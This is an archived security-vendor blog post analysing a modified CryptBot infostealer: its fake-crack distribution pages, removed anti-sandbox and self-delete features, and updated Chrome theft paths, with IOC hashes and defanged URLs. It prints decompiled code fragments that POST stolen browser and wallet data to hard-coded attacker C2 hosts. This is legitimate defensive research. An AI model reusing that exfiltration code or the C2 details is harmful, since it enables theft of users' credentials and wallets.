Modified CryptBot Infostealer Being Distributed

By ATCP

Published: 2022-02-09 · Archived: 2026-04-05 22:27:22 UTC

CryptBot is an infostealer that is usually distributed under the disguise of web pages that share cracks and tools. The distribution pages are exposed at the top of the search result page of search engines such as Google, so the risk of infection is high, and the number of relevant detection cases is also relatively high. The ASEC analysis team had thus advised users on these relevant threats in the previous blog posts.

- CryptBot Infostealer Constantly Changing and Being Distributed
- CryptBot Info-stealer Malware Being Distributed in Different Forms

CryptBot is one of the most actively-changing malware with its distribution pages constantly being newly-created. This blog will explain the details of the recently modified version of the CryptBot that is currently being distributed.

When the user clicks the download button in a post disguised as a cracks and tools sharing website created by the attacker, the user is redirected multiple times, ultimately redirected to the distribution page, and new types of such redirections are constantly being created. The figure below shows relatively newly-created distribution pages.



Figure 1. Examples of web pages distributing malware

Not only are the distribution pages changing, but the CryptBot itself is also actively changing, and a new version with a large-scale modification is recently being distributed. Compared to the previous version, a few of the additional features were deleted for simplification, and the infostealing code was modified to adapt to the new browser environment.

First, a few of the distinctive features of the CryptBot were deleted. The anti-sandbox routine, which terminates without malicious behavior in the case of 'Xeon' environment after checking the CPU name set as the infection target, was removed. The anti-VM routine that checks the number of CPU cores and memory remains the same.

The behavior that saves the stolen information to two different folders and sends each folder to different C2 was also deleted. This means that in the previous version, there were two infostealing C2s and one C2 for downloading additional malware, but in the currently distributed version, there is only one infostealing C2.

Protocol	Host	URL	Body	Content-Type
HTTP	veoyjp75.top	/index.php	534	text/html; charset=UTF-8
HTTP	morvur07.top	/index.php	534	text/html; charset=UTF-8
HTTP	tynavr10.top	/download.php?file=releap.exe	534	text/html; charset=UTF-8

Protocol	Host	URL	Body	Content-Type
HTTP	rygedj410.top	/index.php	602	text/html; charset=UTF-8
HTTP	gewfih05.top	/download.php?file=fusate.exe	602	text/html; charset=UTF-8

Figure 2. Comparing C2 transmission of previous CryptBot (top) and modified CryptBot (bottom)

The code shows that when sending files, the method of manually adding the sent file data to the header was changed to the method that uses simple API. user-agent value when sending was also modified. The previous version calls the function twice to send each to a different C2, but in the changed version, one C2 URL is hard-coded in the function.

```
sub_4025D0(v14, &v27, "\r\n------------------------------\r\n", v19);
v15 = InternetOpenW(
        L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36",
        0,
        0,
        0,
        0);
if ( !v15 )
  return sub_403290(a1, a2, a3 + 1);
v16 = InternetConnectW(v15, a2, 0x50u, 0, 0, 3u, 0, 1u);
if ( !v16 )
  return sub_403290(a1, a2, a3 + 1);
v17 = HttpOpenRequestW(v16, L"POST", L"index.php", 0, 0, 0, 0x80000000, 0);
if ( !v17 )
  return sub_403290(a1, a2, a3 + 1);
HttpAddRequestHeadersA(v17, szHeaders, 0xFFFFFFFF, 0xA0000000);
BuffersIn.dwStructSize = 40;
memset(&BuffersIn.Next, 0, 24);
*&BuffersIn.dwOffsetLow = 0i64;
dwNumberOfBytesWritten[1] = v28;
BuffersIn.dwBufferTotal = v20 + 1 + &v28[strlen(&v27)] - v28 + strlen(Buffer);
HttpSendRequestExW(v17, &BuffersIn, 0, 8u, 0);
```

```
v7 = InternetOpenA(
       "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36",
       0,
       0,
       0,
       0);
if ( v7 )
{
  v8 = InternetConnectA(v7, "rygedj410.top", 0x50u, 0, 0, 3u, 0, 1u);
  if ( v8 )
  {
    v9 = HttpOpenRequestA(v8, "POST", "/index.php", 0, 0, 0, 0x80000000, 0);
    hInternet = v9;
    if ( v9 )
    {
      v15 = v12;
      if ( HttpSendRequestA(v9, &szHeaders, &v12[strlen(&szHeaders)] - v12, lpOptional, dwOptionalLength) )
```

Figure 3. Comparing the C2 transmission code of the previous CryptBot (top) and the modified CryptBot (bottom)

The infostealing features of collecting TXT files on the desktop and screenshots of the screen were also deleted. The behavior of self-deletion that was performed when it was detected by an anti-VM routine or when it completed all malicious behavior and was terminated was also deleted.

```
        firefox_sub_414EC0();
        chromium_sub_401EB0();
        screen_capture_sub_40AD20();
        system_info_sub_40DB70();
        app_wallet_sub_40B220();
        webbrowser_wallet_sub_40D9B0();
        send_c2_sub_40E420();
        download_malware_sub_40EDC0();
      }
    }
  }
  self_delete_sub_413F60();
  ExitProcess(0);
```

```
      v2 = sub_407F7F(v1);
      system_info_sub_402195(v2);
      chromium_and_firefox_sub_401C16(v2);
      (coin_wallet_sub_403939)(v2);
      sub_407FBE(v2, v3);
      send_to_c2_sub_403669();
      download_malware_sub_4038BD();
    }
  }
}
ExitProcess(0);
```

Figure 4. Comparing the main routine function of the previous CryptBot (left) and the modified CryptBot (right)

Not only were the features deleted, but there were also feature improvement patches. The previous version of CryptBot used the pathname of the old version of Chrome when stealing Chrome browser information, so it could not steal information from Chrome v96 released in November 2021 and its later versions. The recently modified sample includes all the newest Chrome path names.

The previous version of CryptBot code was structured in a way that if at least one piece of data did not exist out of the list of target data for stealing, the infostealing behavior would fail. So, infostealing was successful only when the infected system used Chrome browser v81 – v95. The recently improved code can steal if the target data exists regardless of the version.



Figure 5. Comparing the pathname of the target information for stealing of the previous CryptBot (left) and the modified CryptBot (right)

The creator had thus applied a feature improvement patch for the malicious behavior and also removed many unnecessary features. As CryptBot's packing method, internal codes, C2, etc. actively change, and as its distribution pages are easily exposed, user caution is advised.

The following is the IOC information of CryptBot that has been distributed over the past week.

MD5

0169a24e049b4a8737256f06a7b666d2

0ceba86a7ab680d71f3dc99bbbec3368

1db0cc5e74198d5c09237795279efb28

26f659c0b4125fcaec364fdcbdece018

28e1397f9233badf815e22ef2e13634f

Additional IOCs are available on AhnLab TIP.

URL

http[:]//gewfec07[.]top/download[.]php?file=insane[.]exe

http[:]//gewfih05[.]top/download[.]php?file=fusate[.]exe

http[:]//gewtuq10[.]top/download[.]php?file=swaths[.]exe

http[:]//gewuib08[.]top/download[.]php?file=scrods[.]exe

http[:]//jugfwr33[.]top/index[.]php

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/31802/